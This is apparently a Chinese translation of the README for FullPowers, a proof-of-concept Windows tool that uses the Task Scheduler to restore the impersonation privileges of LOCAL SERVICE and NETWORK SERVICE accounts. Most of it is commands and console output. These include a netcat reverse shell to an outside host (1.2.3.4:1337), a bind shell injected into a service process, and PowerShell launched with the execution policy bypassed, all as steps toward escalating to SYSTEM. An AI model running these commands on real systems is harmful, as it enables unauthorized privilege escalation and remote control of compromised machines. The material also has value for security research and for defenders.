
FullPowers 是一个概念验证工具,用于自动恢复服务帐户的 默认权限集,包括 SeAssignPrimaryToken 和 SeImpersonate。

在 Windows 上,某些以 LOCAL SERVICE 或 NETWORK SERVICE 身份执行的服务配置为 使用受限的权限集运行。因此,即使服务被攻陷,你也不会获得黄金模拟权限,权限提升至 LOCAL SYSTEM 将更加困难。然而,我发现,当你 创建一个计划任务 时,任务计划程序服务 创建的新进程将具有关联用户帐户的 所有默认权限(除了 SeImpersonate)。因此,通过一些令牌操作,你可以生成一个拥有所有缺失权限的新进程。
更多信息:https://itm4n.github.io/localservice-privileges/
⚠️ 此工具应仅以 LOCAL SERVICE 或 NETWORK SERVICE 身份运行。
你可以使用 -h 选项查看帮助信息。
c:\TOOLS>FullPowers -h

FullPowers v0.1 (by @itm4n)

  此工具利用任务计划程序来恢复服务帐户的默认权限集。
  更多信息:https://itm4n.github.io/localservice-privileges/

可选参数:
  -v              详细模式,主要用于调试
  -c <CMD>        自定义命令行(默认为 'C:\Windows\System32\cmd.exe')
  -x              尝试获取扩展权限集(在 NETWORK SERVICE 下可能失败)
  -z              非交互模式,创建新进程后退出(默认为 '与新进程交互')
c:\TOOLS>FullPowers
[+] Successfully created scheduled task. PID=9976
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
c:\TOOLS>FullPowers -c "powershell -ep Bypass"
[+] Successfully created scheduled task. PID=9028
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Bypass
c:\TOOLS>FullPowers -c "C:\TOOLS\nc64.exe 1.2.3.4 1337 -e cmd" -z
[+] Successfully created scheduled task. PID=5482
[+] CreateProcessAsUser() OK
想亲自测试这个 PoC?太好了! 以下是一些简单的入门说明。
总体思路是从现有服务的进程中启动一个绑定 shell,连接到该 shell,然后运行可执行文件。
upnphost。C:\TOOLS>RunFromProcess-x64.exe <PID> C:\TOOLS\nc64.exe -l -p 9001 -e cmd
C:\TOOLS>nc64.exe 127.0.0.1 9001
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
c:\TOOLS>FullPowers
[+] Started dummy thread with id 5568
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
现在你应该拥有一个 具有模拟权限 的 shell 了!